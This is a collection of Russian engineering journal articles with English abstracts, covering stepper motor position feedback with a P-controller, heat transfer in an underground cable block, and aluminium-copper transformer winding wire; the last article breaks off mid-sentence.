МОДЕЛИРОВАНИЕ ОБРАТНОЙ СВЯЗИ ПО ПОЛОЖЕНИЮ ДЛЯ ШАГОВОГО ДВИГАТЕЛЯ

В статье рассматривается возможность реализации обратной связи по положению ротора шагового двигателя для возможности управления углом поворота вала. Поскольку математическое моделирование драйвера (устройства управления) и шагового двигателя является достаточно сложной задачей, в работе будет использоваться линеаризованная модель. Производится расчет П-регулятора, используемого в системе управления, с учетом параметров линеаризованной модели. В результате получена система управления положением вала шагового двигателя с плавным ускорением и торможением.

Ключевые слова: шаговый двигатель, линеаризованная модель, система управления, задатчик интенсивности, П-регулятор, передаточная функция.

B.V. Kavalerov, D.V. Falaleev

POSITION FEEDBACK SIMULATION FOR A STEPPER MOTOR

The paper considers the possibility of implementing the stepper motor rotor position feedback to be able to control the rotation angle of the shaft. Since mathematical modeling of the driver (control device) and the stepper motor is a rather complicated task, the linearized model will be used in the paper. The P-controller used in the control system is calculated considering the parameters of the linearized model. As a result, a stepper motor shaft position control system with smooth acceleration and braking is obtained.

Keywords: stepper motor, linearized model, control system, intensity setter, P-regulator, transfer function.

Введение. Выходной вал шагового двигателя (ШД) имеет дискретный характер поворота, за счет чего он используется в основном в системах с числовым программным управлением. Для перемещения на заданное расстояние рабочего органа, как правило, рассчитывается необходимое число шагов, которые необходимо совершить ШД. Для реализации этой системы управления необходимо иметь математическую модель драйвера ШД, что не всегда является возможным. В качестве вероятной альтернативы можно использовать данные о текущем угле поворота.

Для расчета регулятора и демонстрации работы обратной связи (ОС) по положению будет использована линеаризованная математическая модель ШД, которая представляет собой гибридный ШД, работающий в микрошаговом режиме с известной нагрузочной характеристикой [1]. Для возможности управления ШД по заданному углу поворота используется ОС по положению ротора. В качестве источника управляющего сигнала используется рассогласование между углом задания – $\varphi_з$ и текущим положением ротора – φ. Рассмотрим расчет регулятора положения для ШД.

Расчет регулятора. Крутящий момент ШД зависит от частоты переключения обмоток на полюсах статора ШД, так как с увеличением частоты уменьшается действующие значение тока за счет увеличения индуктивного сопротивления обмоток [2, 3]. В связи с этим необходимо обеспечить плавное нарастание частоты переключения обмоток. Для этого можно использовать апериодическое звено первого порядка, которое будет являться задатчиком интенсивности (ЗИ) [4]. Передаточная функция ЗИ приведена в (1)

$$W_{зи}(p) = \frac{1}{T_{зи}p + 1} = \frac{1}{0,05p + 1}, \tag{1}$$

где $T_{зи}$ – постоянная времени задатчика интенсивности.

Объектом управления (ОУ) в нашем случае является линеаризованная модель ШД, передаточная функция которого приведена в (2) [1].

$$W_{оу}(p) = \frac{k_1 \cdot k_2}{p} = \frac{\varphi(p)}{f(p)}, \tag{2}$$

где k_1 – коэффициент, преобразующий частоту питания в угловую скорость, соответствует одному шагу ШД в радианах; k_2 – коэффициент, преобразующий угол поворота в радианах в угол поворота в градусах.

Коэффициенты k_1 и k_2 для ШД с величиной шага в 1,8 град можно рассчитать следующим образом:

$$\begin{aligned} k_1 &= 1,8 \cdot \frac{\pi}{180} = 0,0314; \\ k_2 &= \frac{180}{\pi} = 57,2958. \end{aligned} \tag{3}$$

Тогда пропорциональный (П) регулятор будет иметь передаточную функцию (4) [4].

$$W_{\text{рег}}(p) = k_p = \frac{1}{k_1 \cdot k_2 \cdot 2 \cdot T_\text{ф}} = \frac{1}{0,0314 \cdot 57,2958 \cdot 2 \cdot 0,08} = 3,4718\,, \qquad (4)$$

где k_p – коэффициент П-регулятора; $T_\text{ф}$ – постоянная времени фильтра.

Кроме того, для настройки на модульный оптимум (МО) необходимо ввести фильтр (5) в виде апериодического звена [4], постоянная времени которого определяет быстродействие настройки на МО, и определять плавность замедления ШД перед остановкой.


$$W_\text{ф} = \frac{1}{T_\text{ф} p + 1} = \frac{1}{0,08 p + 1}. \qquad (5)$$

Так как на вход синтезированного регулятора подается разность между текущим углом и углом задания, то при большом рассогласовании между ними регулятор может задать частоту переключения обмоток больше заданной, для этого необходимо добавить блок ограничения (БО) максимальной и минимальной частоты с характеристикой, приведенной в системе (6). Частота, взятая со знаком минус, используется, чтобы уменьшить угол поворота относительно текущего, тем самым меняя направление вращения вала ШД.

$$\begin{cases} \text{Если} & f_{in} < f_{\min}, & \text{то} & f_{out} = f_{\min} \\ & f_{in} > f_{\max}, & & f_{out} = f_{\max} \end{cases}, \qquad (6)$$

где f_{in} – входное значение частоты, Гц; f_{out} – выходное значение частоты, Гц; $f_{\min}$ – минимальное значение частоты, Гц; $f_{\max}$ – максимальное значение частоты, Гц. Причем, $f_{\min} = -f_{\max}$, Гц.

В результате структурная схема ОС по положению имеет вид, приведенный на рис. 1.



П – П-регулятор, Ф – фильтр

Рис. 1. Структура ОС по положению в П-регулятором

Результаты исследования. В результате применения данной системы управления получена осциллограмма отработки заданных углов поворота, приведенная на рис. 2.




Рис. 2. Отработка угла задания при использовании П-регулятора:
1 – положение ротора; *2* – угол задания

Как видно из рис. 2, при выбранном значении постоянной времени фильтра наблюдаются заметные перерегулирования. Можно подобрать такое значение, при котором не будет перерегулирования, но при этом сильно замедлится быстродействие системы. Для компенсации этого при достижении заданного угла можно снизать частоту переключения до нуля, тем самым подавая на обмотки постоянный ток. Система управления (СУ) для подачи постоянного тока при достижении заданного угла приведена на рис. 3.

На рис. 3 приняты следующие обозначения: φ – текущий угол поворота ШД; $\varphi_з$ – угол задания; СП – сигнал переключения; *f* – частота питания ШД; ЛЭ1 – логический элемент 1, если φ больше или равно $\varphi_з$, то на выходе 1, иначе 0; ЛЭ2 – логический элемент 2, если φ меньше или равно $\varphi_з$, то на выходе 1, иначе 0; ЛЭ3 – логический элемент 3. Если на вход «0» подается сигнал «<1», то выход замкнут со входом 1, иначе если на вход «0» подается сигнал «≥1», то выход замкнут со входом 2; ЛЭ4 – логический элемент 4. Если на вход «0» подается сигнал «<1», то выход замкнут со входом 1, иначе если на вход «0» подается сигнал «≥1», то выход замкнут со входом 2; ЛЭ5 – логический элемент 5. Если на вход «0» подается сигнал «<0», то выход замкнут со входом 1, иначе если на вход «0» подается сигнал «≥0», то выход замкнут со входом 2. Отвечает за переключение направления вращения ЩД; ОУ – объект управления, ШД.




Рис. 3. Система управления переключением на постоянный ток

Для получения сигнала переключения используется схема, приведенная на рис. 4; помимо ранее приведенных, приняты следующие обозначения: Z^{-1} – задержка, равная 1 шагу расчета; Л – блок, создающий люфт, –1 от максимального значения и +1 от минимального значения.




Рис. 4. Структурная схема определения сигнала переключения

В результате схема ОС по положению примет вид, соответствующий рис. 5.




Рис. 5. Структурная схема ОС по положению с П-регулятором и СУ

Результаты произведенных доработок системы ОС приведены на рис. 6, где показана осциллограмма изменения угла поворота ШД.




Рис. 6. Отработка угла задания при использовании П-регулятора и СУ:
1 – положение ротора; *2* – угол задания

Как видно из рис. 6, в результате применения предложенных доработок ОС по положению отсутствуют перерегулирования.

Заключение. В ходе проведенного исследования выполнены разработка и проверка на модели системы регулирования с ОС по положению, которая на основании сигнала рассогласования между текущим углом поворота и заданным обеспечивает поворот вала ШД на требуемый угол. Кроме того, за счет изменения постоянных времени задатчика интенсивности ($T_{зи}$) и фильтра ($T_{ф}$) возможно регулировать скорость и плавность достижения необходимого угла задания поворота вала ШД. Удалось за счет усложнения структурной схемы САУ добиться устранения перерегулирования при отработке задающих воздействий на изменение угла поворота ротора ШД.

Библиографический список

1. Кавалеров Б.В., Фалалеев Д.В. Линеаризация математической модели гибридного шагового двигателя // Вестник Пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления. – 2021. – № 40. – С. 130–147. DOI: 10.15593/2224-9397/2021.4.08

2. Acamley P. Stepping Motors a guide to theory and practice // 4th edition. – Milton Keynes U.K.: Lightning Sourse UK Itd 2007. – 158 p.

3. Чиликин М.Г. Дискретный электропривод с шаговым двигателем. – М.: Энергия, 1971. – 624 с.

4. Гриценицкий П.Н., Лабутин А.Н., Головушкин Б.А. Расчет параметров настройки цифровых регуляторов: учеб. пособие для студентов специальности «Автоматизация технологических процессов и производств» / Иван. гос. хим.-технол. ун-т. – Иваново, 2008. – 48 с.

Сведения об авторах

Кавалеров Борис Владимирович – доктор технических наук, доцент, заведующий кафедрой «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: kbv@pstu.ru

Фалалеев Дмитрий Викторович – аспирант кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: falaleev6@inbox.ru

УДК 621.315.232

А.М. Ковригина, Н.М. Труфанова

ЧИСЛЕННОЕ ИССЛЕДОВАНИЕ ПРОЦЕССОВ ТЕПЛОМАССОПЕРЕНОСА В КАБЕЛЬНОМ БЛОКЕ С УЧЕТОМ ИЗМЕНЕНИЯ СОПРОТИВЛЕНИЯ ТОКОПРОВОДЯЩЕЙ ЖИЛЫ

В работе было исследовано влияние изменения сопротивления токопроводящей жилы кабеля, проложенного в подземном кабельном блоке, на температурное распределение внутри блока. Была построена двумерная математическая модель тепломассопереноса в кабельном блоке методом конечных элементов. Получены температурные поля в кабельном блоке и окружающем его массиве земли с учетом и без учета влияния изменения сопротивления токопроводящей жилы. Произведен анализ полученных температурных распределений при заданной нагрузке на кабельную линию.

Ключевые слова: кабельный блок, кабельная линия, температурное поле, сопротивление жилы, токовая нагрузка.

A.M. Kovrigina, N.M. Trufanova

NUMERICAL STUDY OF HEAT AND MASS TRANSFER PROCESSES IN A CABLE BLOCK TAKING INTO ACCOUNT CHANGES IN THE RESISTANCE OF A CONDUCTIVE CORE FROM TEMPERATURE

In the work, the influence of changes in the resistance of the conductive core of a cable laid in an underground cable block on the temperature distribution inside the block was investigated. A two-dimensional mathematical model of heat and mass transfer in a cable block was constructed by the finite element method. The temperature fields in the cable block and the surrounding land mass are obtained, taking into account and without taking into account the influence of changes in the resistance of the conductive core. The analysis of the obtained temperature distributions at a given load on the cable line is carried out.

Keywords: cable block, cable line, temperature field, core resistance, current load.

Ввиду высокой плотности застройки городских территорий линии высокого напряжения прокладывают под землей в специальных кабельных сооружениях: каналах, блоках, шахтах и т.п. [1]. Такая прокладка имеет существенный недостаток: охлаждение кабельных линий (КЛ) затруднено. Как известно, нагрузочная способность КЛ ограничивается длительно допустимой температурой нагрева токо-

проводящих жил (ТПЖ), которая определяется материалом изоляционного слоя КЛ [2].

Для определения токовой нагрузки на КЛ, проложенной в подземном кабельном сооружении, необходимо учитывать множество факторов: теплофизические и электрические свойства материалов, из которых выполнены силовой кабель и кабельное сооружение, свойства окружающей среды: земельный массив и воздушную среду, а также сезонное колебание температур.

На сегодняшний день существуют программные комплексы, позволяющие делать достаточно точные расчеты с учетом большого количества влияющих факторов на исследуемый объект, описывать процессы тепломассопереноса внутри силовых кабельных линий и определять токовую нагрузку на стадии проектирования.

Работа [3] посвящена управлению пропускной способности кабельных линий в подземном канале в зависимости от изменения теплопроводности грунта и его температуры. Авторы работы [4] решали задачу определения эксплуатационных характеристик силовых кабельных линий с учетом естественной конвекции воздуха внутри кабельного канала и теплообмена излучением. Управление нагрузочной способностью КЛ при различных режимах нагружения представлено авторами в работе [5]. Авторы работы [6] определяли влияние на тепломассоперенос процессов конвекции и излучения с поверхности земли. В процессе работы кабельной линии свойства материалов, из которых состоит КЛ, изменяются, что влияет на пропускную способность.

В данной работе рассмотрено влияние зависимости сопротивления токопроводящей жилы от температуры на нагрузочную способность кабельной линии, проложенной в подземном блоке.

Задача была решена на основе кабельного блока, состоящего из четырех кабельных линий, проложенных в асбестоцементных трубах. Трубы расположены вплотную в два ряда. Кабельные линии состоят из трех одножильных кабелей марки АПвПу2г с сечением токопроводящей жилы 240 мм^2 на номинальное напряжение 10 кВ. Для упрощения расчетов конструкция кабеля, состоящая из девяти слоев, была заменена эквивалентным слоем с усредненными теплофизическими свойствами. Кабельный блок заглублен в грунт на 0,7 м. Схематическое изображение блока представлено на рис. 1, конструктивные размеры в табл. 1. Кроме самого блока рассматривался окружающий грунт, размеры области представлены в табл. 2.




Рис. 1. Кабельный блок 2×2

Таблица 1

Конструктивные размеры кабельного блока и кабеля

Параметр	Размер
Высота/ширина кабельного блока, мм	322
Диаметр жилы кабеля, мм	17,5
Диаметр по эквивалентному слою, мм	38,82
Площадь сечения ТПЖ, мм^2	240
Внешний диаметр трубы, мм	161
Толщина трубы, мм	20

Таблица 2

Геометрические размеры исследуемой области

Параметр	Размер
Высота, м	9
Ширина, м	10,322
Глубина залегания кабельного блока, м	0,7

Используемая математическая модель тепломассообмена основана на законах сохранения массы, количества движения и энергии, ее подробное описание представлено в работе [7].

Сделаны допущения: задача стационарная; течение воздуха в трубе ламинарное; на границах раздела сред идеальный тепловой контакт.

Поставленная задача решалась с помощью инженерного пакета ANSYS Fluent. Построение геометрической модели производилось в программе КОМПАС-3D. Для разбиения модели на сетку конечных элементов использовался препроцессор ICEM CFD.

Расчет температур жил кабеля был произведен при следующих условиях: температура воздуха $T_{\text{воздух}}$ = 20 °C, температура на нижней границе грунта $T_{\text{грунт}}$ = 6°C. Действующее значение фазного тока кабельной линии: I = 200 А.

При проведении расчета без учета изменения сопротивления токопроводящей жилы были получены следующие результаты (рис. 2).




Рис. 2. Температурное распределение в исследуемом кабельном блоке без учета изменения сопротивления ТПЖ




Рис. 3. Температурное распределение в исследуемом кабельном блоке с учетом изменения сопротивления ТПЖ

Далее с помощью программного пакета ANSYS Maxwell был сделан пересчет количества энергии, которая выделяется при токовой нагрузке на линию 200 А с учетом изменения сопротивления ТПЖ, и получено новое температурное распределение в кабельном блоке (рис. 3).

Максимальная температура внутри кабельного блока в первом случае составила 57 °С, во втором – 62,6 °С. Разница температур составляет 5,6 °С, что примерно равняется 9 %.

Далее сравним влияние изменения сопротивления ТПЖ на окружающий блок массива земли, результаты представлены на рис. 4 и 5.




Рис. 4. Температурное распределение в исследуемом массиве земли без учета изменения сопротивления ТПЖ




Рис. 5. Температурное распределение в исследуемом массиве земли с учетом изменения сопротивления ТПЖ

При вертикальном сравнении градиентов температур области влияние изменения сопротивления ТПЖ кабеля на температуру земельного массива существенно только вблизи кабельного блока (от 4 до 5 °С), расстояние влияния составляет менее одного метра (1 м). На глубине 4,5 м разность температур составляет 2 °С, 3,3 %, на глубине 7 м – менее одного градуса.

Таким образом, можно сделать вывод, что изменение сопротивления токопроводящей жилы существенно влияет на нагрев кабельной линии и в целом на температурные режимы кабельного сооружения. Также дополнительный перегрев, вызванный изменением сопротивления ТПЖ при ее эксплуатации, должен учитываться при расположении других объектов вблизи кабельных линий и сооружений.

Библиографический список

1. Барнес С. Силовые кабели. Конструкция, монтаж и эксплуатация: пер. с англ. – М: Энергия, 1974. – 287 с.

Лавров Ю.А. Кабели 6–35 кВ с пластмассовой изоляцией. Факторы эксплуатационной надежности [Электронный ресурс] // Новости электротехники. – 2006. – № 6 (42). – URL: http://www.news.elteh.ru/arh/2006/42/15.php (дата обращения: 02.04.2022).

2. Труфанова Н.М., Навалихина Е.Ю. Математическое моделирование и управление пропускной способностью кабельных линий в подземном канале // Электротехника. – 2012. – № 11. – С. 10–14.

3. Определение эксплуатационных характеристик кабелей, проложенных в кабельном канале / А.Г. Щербинин [и др.] // Электротехника. – 2011. – № 11. – С. 16–20.

4. Труфанова Н.М., Навалихина Е.Ю. Математическое моделирование процессов переноса тепла и массы в кабельном канале и определение рациональной передаваемой мощности кабелей // Прикладная математика, механика и процессы управления. – 2013. – Т. 1. – С. 217–227.

5. Nahman J., Tanaskovic M. Calculation of the ampacity of high voltage cables by accounting for radiation and solar heating effects using FEM // International Transactions on Electrical Energy Systems. – 2013. – Vol. 23. – Iss. 3. – P. 301–314. DOI: 10.1002/etep.660

6. Труфанова Н.М., Кухарчук И.Б. Оценка работоспособности кабельного канала на основе численного моделирования процессов термодинамики // Вестник Пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления. – 2020. – № 35. – С. 30–42.

Сведения об авторах

Ковригина Александра Михайловна – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-21-1м, г. Пермь, e-mail: alex.kovrigina@yandex.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

УДК 621.314.21.001.66:621.315.14:669.71

А.И. Константиненко, Т.В. Усачева

ОСОБЕННОСТИ ПРОЕКТИРОВАНИЯ ТРАНСФОРМАТОРОВ НА ОСНОВЕ АЛЮМОМЕДНЫХ ПРОВОДОВ

В статье рассматривается возможность использования перспективного материала – биметаллической проволоки из алюмомеди – для изготовления обмоточного провода в трансформаторостроении, рассматриваются особенности строения этого материала, основанные на явлении вытеснения тока (скин-эффект). С целью перерасчета эмпирических коэффициентов, используемых при проектировании силовых трансформаторов, выполняется моделирование витка катушки для нахождения распределения протекания тока между двумя металлами.

Ключевые слова: трансформатор, силовой, обмоточный провод, алюмомедь, скин-эффект, моделирование, эмпирические коэффициенты.

A.I. Konstantinenko, T.V. Usacheva

FEATURES OF TRANSFORMER ENGINEERING BASED ON COPPER CLAD ALUMINUM WIRES

The article explores a promising material for the manufacture of winding wire in transformer engineering: copper-aluminum bimetallic wire. The features of the structure of this material based on the phenomenon of current displacement (skin effect) are considered. A coil turn is simulated to find the distribution of current flow between two metals in order to recalculate the empirical coefficients used in the design of power transformers. The rationale is given for the advantages of switching from a copper conductor to an aluminum-copper one: saving copper and reducing the weight of the windings.

Keywords: transformer, power, winding wire, CCAW, skin effect, bimetallic wire, empirical coefficients.

Развитие и совершенствование трансформаторостроения основывается на улучшении характеристик трансформаторов и их массогабаритных показателей за счет применения более качественных и специальных материалов при изготовлении активной части. Так, большинство обмоток силовых трансформаторов изготавливаются либо из алюминия, либо из меди. С учетом того, что разрыв между производством меди и её потреблением продолжает расти в пользу последнего, ведется поиск материалов с похожими электротехниче-

скими свойствами, подходящих на роль замены этого дефицитного металла.

Перспективной заменой медному обмоточному проводу может стать провод из биметаллической алюмомедной проволоки. Особенность такой проволоки – в совмещении свойств высокой электропроводности от меди и малого удельного веса от алюминия при значительно меньшем содержании меди, и как следствие, – сравнительно невысокой стоимости [1].

Алюмомедный провод состоит из двух частей (рис. 1): алюминиевого сердечника, составляющего примерно 7/8 от всего объема провода, и слоя медной ленты, которая его покрывает. В зависимости от того, какое соотношение проводимости и веса требуется, толщина медного слоя может варьироваться от 8 до 15 % [1]. На сегодняшний день представлены варианты с 10, 12,5 и 15%-ным содержанием меди от объема провода [2].




Рис. 1. Конструкция алюмомедного провода, где содержание меди составляет: *а* – 10 %; *б* – 12,5 %; *в* –15 %

Эффективность данной конструкции заключается в использовании явления вытеснения переменного тока в поверхностный слой проводника, называемого скин-эффектом [3]. Физический смысл скин-эффекта заключается в том, что ток в алюмомедном обмоточном проводе протекает преимущественно по медной части, а середина, большая по площади, выполнена из алюминия, который имеет меньший вес и стоимость. Плотность тока убывает по экспоненциальному закону от поверхности вглубь проводника на толщину скин-слоя, который зависит от частоты тока, электрических и магнитных свойств материала.

Для определения толщины скин-слоя в обмоточном проводе в зависимости от вида материала можно воспользоваться данными выражениями [4]:

$$\delta = \sqrt{\frac{2}{\mu \cdot \sigma \cdot \omega}}, \quad (1)$$

$$\sigma = \frac{1}{\rho}, \quad (2)$$

$$\omega = 2\pi f, \quad (3)$$

$$\mu = \mu_0 \mu_r, \quad (4)$$

где μ – магнитная постоянная проводника, σ – проводимость материала проводника, ω – круговая частота колебаний тока [4].

Таким образом была рассчитана толщина скин-слоя для меди (δ_1) и алюминия (δ_2) в зависимости от частоты тока, представленная на рис. 2.





Рис. 2. Толщина скин-слоя: для меди – δ_1; для алюминия – δ_2

При проведении анализа видно, что с увеличением частоты толщина скин-слоя становится меньше. Из-за этого эффект скин-слоя в алюмомедных проводах преимущественно используется в кабелях связи, где частоты сигналов составляют десятки МГц. Например, в алюмомедном проводе диаметром 6 мм, чтобы толщина скин-слоя составила такой же объем, как и толщина меди, нужно поднять частоту до 7550 Гц, что является невозможным для обмоточного провода силовых трансформаторов, так как они работают на промышленной частоте 50 Гц. Поэтому возникает необходимость оценки распределения плотностей тока.

Для оценки возможности использования скин-эффекта в обмоточном проводе при проектировании трансформаторов на частоту 50 Гц необходимо произвести пересчет эмпирических коэффициентов. Ориентиром для перерасчета являются сравнительные характеристики материалов, показывающие, в каком диапазоне должно находиться значение того или иного коэффициента.



а *б*

в

Рис. 3. Отображение скин-эффекта в сечении медной катушки на разных частотах: *а* – 50 Гц; *б* – 400 Гц; *в* – 5000 Гц

Так, при расчете коэффициентов массогабаритных показателей стоит учитывать, что при толщине медного слоя 12,5 % алюмомедного провода масса меди составит 32 % [2]. Если считать проводимость меди 100 %, то алюмомедный проводник будет иметь проводимость 68 %, а алюминиевый, соответственно, 62 % [5]. При одинаковом удельном

